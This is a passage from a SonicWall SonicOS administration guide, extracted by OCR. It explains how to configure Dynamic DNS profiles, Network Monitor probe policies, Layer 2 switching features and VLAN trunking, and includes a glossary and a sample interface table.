
- **Wildcards** - allows for wildcard references to sub-domains. For example, if you register yourdomain.dyndns.org, your site would be reachable at *.yourdomain.dyndyn.org, for example, server.yourdomain.dyndyn.org, www.yourdomain.dyndyn.org, ftp.yourdomain.dyndyn.org, etc.
- **Mail Exchangers** - Creates MX record entries for your domain so that SMTP servers can locate it via DNS and send mail. Note: inbound SMTP is frequently blocked by ISPs - please check with your provider before attempting to host a mail server.
- **Backup MX** (offered by dyndns.org, yi.org) - Allows for the specification of an alternative IP address for the MX record in the event that the primary IP address is inactive.
- **Groups** - Allows for the grouping of hosts so that an update can be performed once at the group level, rather than multiple times for each member.
- **Off-Line IP Address** - Allows for the specification of an alternative address for your registered hostnames in the event that the primary registered IP is offline.

For information on setting up DDNS Profiles, see Configuring Dynamic DNS on page 588.

Configuring Dynamic DNS


For general information on setting up DDNS Profiles, see About Dynamic DNS on page 587.

Using any Dynamic DNS service begins with settings up an account with the DDNS service provider (or providers) of your choice. It is possible to use multiple providers simultaneously. Refer to the links for the various providers listed above. The registration process normally involves a confirmation email from the provider, with a final acknowledgment performed by visiting a unique URL embedded in the confirmation email. After logging in to the selected provider's page, you should visit the administrative link (typically 'add' or 'manage'), and create your host entries. This must be performed prior to attempting to use the dynamic DNS client on SonicOS. The **Network > Dynamic DNS** page provides the settings for configuring the SonicWall Security Appliance to use your DDNS service.



To configure Dynamic DNS on the SonicWall Security Appliance:

1 From the **Network > Dynamic DNS** page, click the **Add** button. The **Add DDNS Profile** dialog displays.



2 If **Enable this DDNS Profile** is checked, the profile is administratively enabled, and the firewall takes the actions defined in the **Online Settings** section on the **Advanced** tab. This option is selected by default.

3 If **Use Online Settings** is checked, the profile is administratively online. This option is selected by default.

4 Enter a name to assign to the DDNS entry in the **Profile Name** field. This can be any value used to identify the entry in the **Dynamic DNS Settings** table. The minimum length is 1 character, and the maximum length is 63 characters.

5 Select the **Provider** from the drop-down menu at the top of the page. `DynDNS.org` and `changeip.com` use HTTPS, while `no-ip.com` use HTTP. This example uses `DynDNS.org`. `DynDNS.org` requires the selection of a service. This example assumes you have created a dynamic service record with `dyndns.org`.

6 Enter your `dyndns.org` username in the **User Name** field. The minimum length is 1 character, and the maximum length is 63 characters.

7 Enter your `dyndns.org` password in the **Password** field. The minimum length is 1 character, and the maximum length is 31 characters.

8 Enter the fully qualified domain name (FQDN) of the host name you registered with `dyndns.org`. Make sure you provide the same host name and domain as you configured. The minimum length is 1 character, and the maximum length is 63 characters.

9 Optionally, select a WAN interface in the **Bound to** drop-down menu to assign this DDNS profile to that specific WAN interface. This allows administrators who are configuring multiple-WAN load balancing to


advertise a predictable IP address to the DDNS service. By default, this is set to **ANY**, which means the profile is free use any of the WAN interfaces on the appliance.

10 When using `DynDNS.org`, select the **Service Type** from the drop-down menu that corresponds to your type of service through `DynDNS.org`:

- **Dynamic** - A free Dynamic DNS service.
- **Custom** - A managed primary DNS solution that provides a unified primary/secondary DNS service and a Web-based interface. Supports both dynamic and static IP addresses.
- **Static** - A free DNS service for static IP addresses.

11 When using `DynDNS.org`, you may optionally select **Enable Wildcard** and/or configure an MX entry in the **Mail Exchanger** field. Check **Backup MX** if this is the backup mail exchanger.

12 Click the **Advanced** tab. You can typically leave the default settings on this page.



13 The **On-line Settings** section provides control over what address is registered with the dynamic DNS provider. The options are:

- **Automatically set IP Address to the Primary WAN Interface IP Address** - This will cause the firewall to assert its WAN IP address as the registered IP address, overriding auto-detection by the dynamic DNS server. Useful if detection is not working correctly.
- **Specify IP Address manually** - Allows for the IP address to be registered to be manually specified and asserted.

14 The **Off-line Settings** section controls what IP address is registered with the dynamic DNS service provider if the dynamic DNS entry is taken off-line locally (disabled) on the firewall.
The options are:

- **Do nothing** - the default setting. This allows the previously registered address to remain current with the dynamic DNS provider.
- **Use the Off-Line IP address previously configured at Providers site –** If your provider supports manual configuration of Off-Line Settings, you can select this option to use those settings when this profile is taken administratively offline.

15 Click **OK**.

Dynamic DNS Settings Table

The **Dynamic DNS Settings** table provides a table view of configured DDNS profiles.

Dynamic DNS Settings table includes the following columns:

- **Profile Name** - The name assigned to the DDNS entry during its creation. This can be any value, and is used only for identification.
- **Domain** - The fully qualified domain name (FQDN) of the DDNS entry.
- **Provider** - The DDNS provider with whom the entry is registered.
- **Status** - The last reported/current status of the DDNS entry. Possible states are:
    - **Online** - The DDNS entry is administratively online. The current IP setting for this entry is shown with a timestamp.
    - **Taken Offline Locally** - The DDNS entry is administratively offline. If the entry is Enabled, the action configured in the Offline Settings section of the Advanced tab is taken.
    - **Abuse** - The DDNS provider has considered the type or frequency of updates to be abusive. Please check with the DDNS provider's guidelines to determine what is considered abuse.
    - **No IP change** - abuse possible - A forced update without an IP address change is considered by some DDNS providers to be abusive. Automatic updates will only occur when address or state changes occur. Manual or forced should only be made when absolutely necessary, such as when registered information is incorrect.
    - **Disabled** - The account has been disabled because of a configuration error or a policy violation. Check the profile's settings, and verify the DDNS account status with the provider.
    - **Invalid Account** - The account information provided is not valid. Check the profile's settings, and verify the DDNS account status with the provider.
    - **Network Error** - Unable to communicate with the DDNS provider due to a suspected network error. Verify that the provider is reachable and online. Try the action again later.
    - **Provider Error** - The DDNS provider is unable to perform the requested action at this time. Check the profile's settings, and verify the DDNS account status with the provider. Try the action again later.
    - **Not Donator Account** - Certain functions provided from certain provider, such as offline address settings, are only available to paying or donating subscribers. Please check with the provider for more details on which services may require payment or donation.
- **Enabled** - When selected, this profile is administratively enabled, and the firewall takes the **Online Settings** action configured on the **Advanced** tab. This setting can also be controlled using the **Enable this DDNS Profile** checkbox in the entry's **Profile** tab. Deselecting this checkbox will disable the profile, and no communications with the DDNS provider will occur for this profile until the profile is again enabled.
- **Online** - When selected, this profile is administratively online. The setting can also be controlled using the **Use Online Settings** checkbox on the entry's **Profile** tab. Deselecting this checkbox while the profile is enabled will take the profile offline, and the firewall will take the **Offline Settings** action that is configured on the **Advanced** tab.
- **Configure** - Includes the **Edit** icon for configuring the DDNS profile settings, and the **Delete** icon for deleting the DDNS profile entry.

45


Configuring Network Monitor

Network > Network Monitor

The **Network > Network Monitor** page provides a flexible mechanism for monitoring network path viability. The results and status of this monitoring are displayed dynamically on the Network Monitor page, and are also provided to affected client components and logged in the system log.

Each custom NM policy defines a destination Address Object to be probed. This Address Object may be a Host, Group, Range, or FQDN. When the destination Address Object is a Group, Range or FQDN with multiple resolved addresses, Network Monitor probes each probe target and derives the NM Policy state based on the results.


Beginning with 6.2.5.1, SonicOS monitors any remote host status in the local or remote network. SonicOS now checks the availability of the traffic between the appliance and the target host in real time, thus ensuring the target host can receive network traffic. SonicOS also displays the status of the monitored host on the **Network > Network Monitor** page.



The **Status** column elements displays the status of the network connection to the target:

- Green indicates that the policy status is UP.
- Red indicates that the policy status is DOWN.
- Yellow indicates that the policy status is UNKNOWN.

You can view details of the probe status by hovering your mouse over the green, red, or yellow light for a policy.



This information is displayed in the probe status:

- The percent of successful probes.
- The number of resolved probe targets.
- The total number of probes sent.
- The total number of successful probe responses received.
- A list of resolved probe targets, and their status.


Topics:

- Adding a Network Monitor Policy on page 594
- Configuring Probe-Enabled Policy Based Routing on page 595

Adding a Network Monitor Policy

To add a network monitor policy:

1 From the **Network > Network Monitor** page, click the **Add...** button. The **Add Policy** dialog displays.



2 Enter the following information to define the network monitor policy:

- **Name** - Enter a description of the Network Monitor policy.
- **Probe Target** - Select the Address Object or Address Group to be the target of the policy. Address Objects may be Hosts, Groups, Ranges, or FQDNs object. Objects within a Group object may be Host, Range, or FQDN Address Objects. You can dynamically create a new address object by selecting Create New Address Object.
- **Next Hop Gateway** - Manually specifies the next hop that is used from the outbound interface to reach the probe target. This option must be configured for Explicit Route policies. For non-Explicit Route policies, the probe uses the appliance's route table to determine the egress interface to reach the probe target. If a Next Hop Gateway is not specified, the probe assumes that the targets are directly connected to the Outbound Interface's network.
- **Local IP Address** - Select the local IP address from the drop-down menu.
- **Outbound Interface -** Manually specifies which interface is used to send the probe. This option must be configured for Explicit Route policies. For non-Explicit Route policies, the probe uses the appliance's route table to determine the egress interface to reach the probe target.
- **Port** - Specifies the destination port of target hosts for TCP probes. A port is not specified for Ping probes.

3 From the **Probe type** drop-down menu, select the appropriate type of probe for the network monitor policy:

- **Ping (ICMP)** - This probe uses the route table to find the egress interface and next-hop for the defined probe targets. A Ping echo-request is sent out the egress interface with the source IP address of the egress interface. An echo response must return on the same interface within the specified Response Timeout time limit for the ping to be counted as successful.

- **TCP** - This probe uses the route table to find the egress interface and next-hop for the defined probe targets. A TCP SYN packet is sent to the probe target with the source IP address of the egress interface. A successful response will be counted independently for each probe target when the target responds with either a SYN/ACK or RST via the same interface within the Response Timeout time window. When a SYN/ACK is received, a RST is sent to close the connection. If a RST is received, no response is returned.
- **Ping (ICMP) - Explicit Route** - This probe bypasses the route table and uses the source IP address of the interface specified in the Outbound Interface drop-down menu to send a Ping to the targets. If a Next Hop Gateway is not specified, the probe assumes that the targets are directly connected to the Outbound Interface's network.
- **TCP - Explicit Route** - This probe bypasses the route table and uses the source IP address of the interface specified in the Outbound Interface drop-down menu to send a TCP SYN packet to the targets. If a Next Hop Gateway is not specified, the probe assumes that the targets are directly connected to the Outbound Interface's network. When a SYN/ACK is received, a RST is sent to close the connection. If a RST is received, no response is returned.

4 Optionally, you can adjust the following thresholds for the probes:

- **Probe hosts every** - The number of seconds between each probe. This number cannot be less than the **Reply time out** field. The default value is **5** seconds.
- **Reply time out** - The number of seconds the Network Monitor waits for a response for each individual probe before a missed-probe will be counted for the specific probe target. The **Reply time out** cannot exceed the **Probe hosts every** field. The default value is **1** second.
- **Probe state is set to DOWN after** - The number of consecutive missed probes that triggers a host state transition to DOWN. The default is **3** missed intervals.
- **Probe state is set to UP after** - The number of consecutive successful probes that triggers a host state transition to UP. The default is **3** successful intervals.
- **All Hosts Must Respond** - Selecting this checkbox specifies that all of the probe target Host States must be UP before the Policy State can transition to UP. If not checked, the Policy State is set to UP when any of the Host States are UP. This option is disabled by default.
- **RST Response Counts As Miss** - Selecting this checkbox specifies that an RST response counts as a missed response.

5 Optionally, you can enter a descriptive comment about the policy in the **Comment** field.

6 Click **Add** to submit the Network Monitor policy.

Configuring Probe-Enabled Policy Based Routing

When configuring a static route, you can optionally configure a Network Monitor policy for the route. When a Network Monitor policy is used, the static route is dynamically disabled or enabled, based on the state of the probe for the policy. For more information, see Probe-Enabled Policy Based Routing Configuration on page 474.

Part 5

Switching

NOTE: This section describes advanced switching in SonicOS, which is different from managing a Dell X-Series switch from a TZ appliance. For more information about managing X-Series switches, see SonicOS Support of X-Series Switches on page 359.

46

Switching Overview

NOTE: Switching is available on all products except the NSA 2600, TZ series, and SOHO W appliances.

NOTE: This section describes advanced switching in SonicOS, which is different from managing a Dell X-Series switch from a SonicWall firewall. For more information about managing X-Series switches, see SonicOS Support of X-Series Switches on page 359.

About Switching

This section describes switching and benefits of the Layer 2 (data link layer) switching functionality feature in SonicOS.

Topics:

What is Switching?

SonicOS provides Layer 2 (data link layer) switching functionality. The functionality supports these switching features:

- **VLAN Trunking** – Provides the ability to trunk different VLANs between multiple switches.
- **Layer 2 Network Discovery** – Uses IEEE 802.1AB (LLDP) and Microsoft LLTD protocols and switch forwarding table to discover devices visible from a port.

- **Link Aggregation** – Provides the ability to aggregate ports for increased performance and redundancy.

  NOTE: On the NSA 2600, Link Aggregation for Network Interfaces is a separate feature from Link Aggregation for Switching. The NSA 2600 does support Link Aggregation for Network Interfaces (see Configuring Link Aggregation and Port Redundancy on page 303), but the NSA 2600 does not support Switching and, therefore, does not support Link Aggregation for Switching.

  Link Aggregation is supported on NSA 3600 and higher firewalls.

- **Port Mirroring** – Allows you to assign a mirror port to mirror ingress, egress or bidirectional packets coming from a group of ports.
- **Jumbo Frames** – Supporting jumbo frames allows the SonicOS to process Ethernet frames with payloads ranging from 1500-9000 bytes.

  NOTE: Jumbo frames are supported on NSA 3600 and higher appliances.

Benefits of Switching

SonicOS provides a combined security and switching solution. Layer 2 switching features enhance the deployment and interoperability of SonicWall devices within existing Layer-2 networks.

NOTE: Advanced switching is supported on NSA 3600 and higher appliances.

The advanced switching features on a network security appliance provide these benefits:

- **Increased port density** – With one appliance providing up to 26 interfaces, including up to 24 switch ports, you can decrease the number of devices on your internal network.
- **Increased security across multiple switch ports** – The PortShield architecture provides the flexibility to configure all LAN switch ports into separate security zones such as LANs, WLANs and DMZs, providing protection not only from the WAN and DMZ, but also between devices inside the LAN. Effectively, each security zone has its own wire-speed “mini-switch” that benefits from the protection of a dedicated deep packet inspection firewall.
- **VLAN Trunking** – Simplifies VLAN management and configuration by reducing the need to configure VLAN information on every switch; provides the ability to trunk different VLANs between multiple switches.
- **Layer 2 Network Discovery** – Provides Layer 2 network information for all devices attached to the appliance; uses IEEE 802.1AB (LLDP) and Microsoft LLTD protocols and switch forwarding table to discover devices visible from a port.
- **Link Aggregation** – Aggregated ports provide increased performance through load balancing when connected to a switch that supports aggregation, and provide redundancy when connected to a switch or server that supports aggregation.
- **Port Mirroring** – Allows you to easily monitor and inspect network traffic on one or more ports and to assign a mirror port to mirror ingress, egress or bidirectional packets coming from a group of ports.
- **Jumbo Frames** – Allows increased throughput and reduces the number of Ethernet frames to be processed by allowing SonicOS to process Ethernet frames with payloads ranging from 1500-9000 bytes. Throughput increase may not be seen in some cases. However, there will be some improvement in throughput if the packets traversing are really jumbo size.

  NOTE: Jumbo frames are supported on NSA 3600 and higher appliances.

How Switching Works

Some switching features operate on PortShield Groups and require preliminary configuration on the **Network > PortShield Groups** page. Some operate on existing **Network > Interface** configurations. For more information about configuring these related features in SonicOS, see:

- Configuring Interfaces on page 273
- Configuring PortShield Interfaces on page 358

For details about the operation of each switching feature, see:

- Configuring VLAN Trunking on page 600
- Viewing Layer 2 Discovery on page 608
- Configuring Link Aggregation on page 611
- Configuring Port Mirroring on page 616

Glossary


BPDU	Bridge Protocol Data Unit – Used in RSTP, BPDUs are special data frames used to exchange information about bridge IDs and root path costs. BPDUs are exchanged every few seconds to allow switches to keep track of network topology and start or stop port forwarding.
CoS	Class Of Service – Cos (IEEE 802.1p) defines eight different classes of service that are indicated in a 3-bit user_priority field in an IEEE 802.1Q header added to an Ethernet frame when using tagged frames on an 802.1 network.
DSCP	Differentiated Services Code Point – Also known as DiffServ, DSCP is a networking architecture that defines a simple, coarse-grained, class-based mechanism for classifying and managing network traffic and providing Quality of Service (QoS) guarantees on IP networks. RFC 2475, published in 1998 by the IETF, defines DSCP. DSCP operates by marking an 8-bit field in the IP packet header.
IETF	Internet Engineering Task Force – The IETF is an open standards organization that develops and promotes Internet standards.
L2	OSI Layer 2 (Ethernet) – Layer 2 of the seven layer OSI model is the Data Link Layer, on which the Ethernet protocol runs. Layer 2 is used to transfer data among network entities.
LACP	Link Aggregation Control Protocol – LACP is an IEEE specification that provides a way to combine multiple physical ports together to form a single logical channel. LACP allows load balancing by the connected devices.
LLDP	Link Layer Discovery Protocol (IEEE 802.1AB) – LLDP is a Layer 2 protocol used by network devices to communicate their identity, capabilities, and interconnections. This information is stored in a MIB database on each host, which can be queried with SNMP to determine the network topology. The information includes system name, port name, VLAN name, IP address, system capabilities (switching, routing), MAC address, link aggregation, and more.
LLTD	Link Layer Topology Discovery (Microsoft Standard) – LLTD is a Microsoft proprietary protocol with functionality similar to LLDP. It operates on wired or wireless networks (Ethernet 802.3 or wireless 802.11). LLTD is included on Windows Vista and Windows 7, and can be installed on Windows XP.
PDU	Protocol Data Unit – In the context of the Switching feature, the Layer 2 PDU is the frame. It contains the link layer header followed by the packet.
RSTP	Rapid Spanning Tree Protocol (IEEE 802.1D-2004) – RSTP was defined in 1998 as an improvement to Spanning Tree Protocol. It provides faster spanning tree convergence after a topology change.

47

Configuring VLAN Trunking

NOTE: Switching is available on all products except the NSA 2600, TZ series, and SOHO W appliances.

Switching > VLAN Trunking



Topics:

- About Trunking
- Viewing VLANs on page 604
- Editing VLANs on page 606
- Adding a VLAN Trunk Port on page 606
- Deleting VLAN Trunk Ports on page 607
- Enabling a VLAN on a Trunk Port on page 606

About Trunking

Unassigned switch ports on SonicOS can function as VLAN trunk ports. You can enable or disable VLANs on the trunk ports, allowing the existing VLANs on SonicOS to be bridged to respective VLANs on another switch connected via the trunk port. SonicOS support 802.1Q encapsulation on the trunk ports. A maximum of 32 VLANs can be enabled on each trunk port.

The VLAN trunking feature provides these functions:

- Change VLAN ID's of existing PortShield groups
- Add/delete VLAN trunk ports
- Enable/disable customer VLAN IDs on the trunk ports

The allowed VLAN ID range is 1-4094. Some VLAN IDs are reserved for PortShield use, and the reserved range is displayed on the **Switching > VLAN Trunking** page.

You can mark certain PortShield groups as "Trunked." If the PortShield group is dismantled, the associated VLAN is automatically disabled on the trunk ports.

VLANs can exist locally in the form of PortShield groups or can be totally remote VLANs. You can change the VLAN ID of PortShield groups on SonicOS. This allows easy integration with existing VLAN numbering.


SonicOS does not allow changing port VLAN membership in an ad-hoc manner. VLAN membership of a port must be configured via PortShield configuration in the SonicOS management interface. For more information about configuring PortShield groups, see Configuring PortShield Interfaces on page 358.

A virtual interface (called the VLAN Trunk Interface) is automatically created for remote VLANs. When the same remote VLAN is enabled on another trunk port, no new interface is created. All packets with the same VLAN tag ingressing on different trunk ports are handled by the same virtual interface. This is a key difference between VLAN sub-interfaces and VLAN trunk interfaces.

The **Name** column on the **Network > Interfaces** page displays the VLAN IDs of the VLAN Trunk Interfaces for the VLAN trunks; Example of VLAN IDS for VLAN trunk interfaces shows the VLAN trunks for which VLAN IDs are enabled.

Example of VLAN IDS for VLAN trunk interfaces

Switching > VLAN Trunking page



Network > Interfaces page

Name	Zone	Group	IP Address	Subnet Mask	IP Assignment	Status	Enabled	Comment	Configure
X0	LAN		192.168.168.168	255.255.255.0	Static	1 Gbps Full Duplex		Default LAN	
X1	WAN	Default LB Group	10.218.80.157	255.255.255.0	Static	1 Gbps Full Duplex		Default WAN	
X2	Unassigned		0.0.0.0	0.0.0.0	N/A	1 Gbps Full Duplex			
X3	Unassigned		0.0.0.0	0.0.0.0	N/A	No link			
X4	HA Control Link		N/A	N/A	N/A	1 Gbps Full Duplex		HA Control Link	
X5	HA Data Link		N/A	N/A	N/A	1 Gbps Full Duplex		HA Data Link	
X6	Unassigned		0.0.0.0	0.0.0.0	N/A	1 Gbps Full Duplex			
X7	Unassigned		0.0.0.0	0.0.0.0	N/A	1 Gbps Full Duplex			
X8	LAN		10.10.10.1	255.255.255.0	Static	1 Gbps Full Duplex			
X9:V150	Unassigned		0.0.0.0	0.0.0.0	N/A	Trunk-VLAN I/F			
X9:V332	Unassigned		0.0.0.0	0.0.0.0	N/A	Trunk-VLAN I/F			
X10	Unassigned		0.0.0.0	0.0.0.0	N/A	No link			

You can enable any VLAN, local or remote, on a VLAN trunk to allow bridging to two respective VLANs on another switch. For example, local VLAN 345 can be enabled on the VLAN trunk for port X2, which also has two remote VLANs enabled on it. Example of VLAN table with VLAN enabled shows the **VLAN Table** on the **Switching > VLAN Trunking** page displaying the trunk port, X9, as a member of local VLANs after the VLAN is enabled on the VLAN trunk.

Example of VLAN table with VLAN enabled

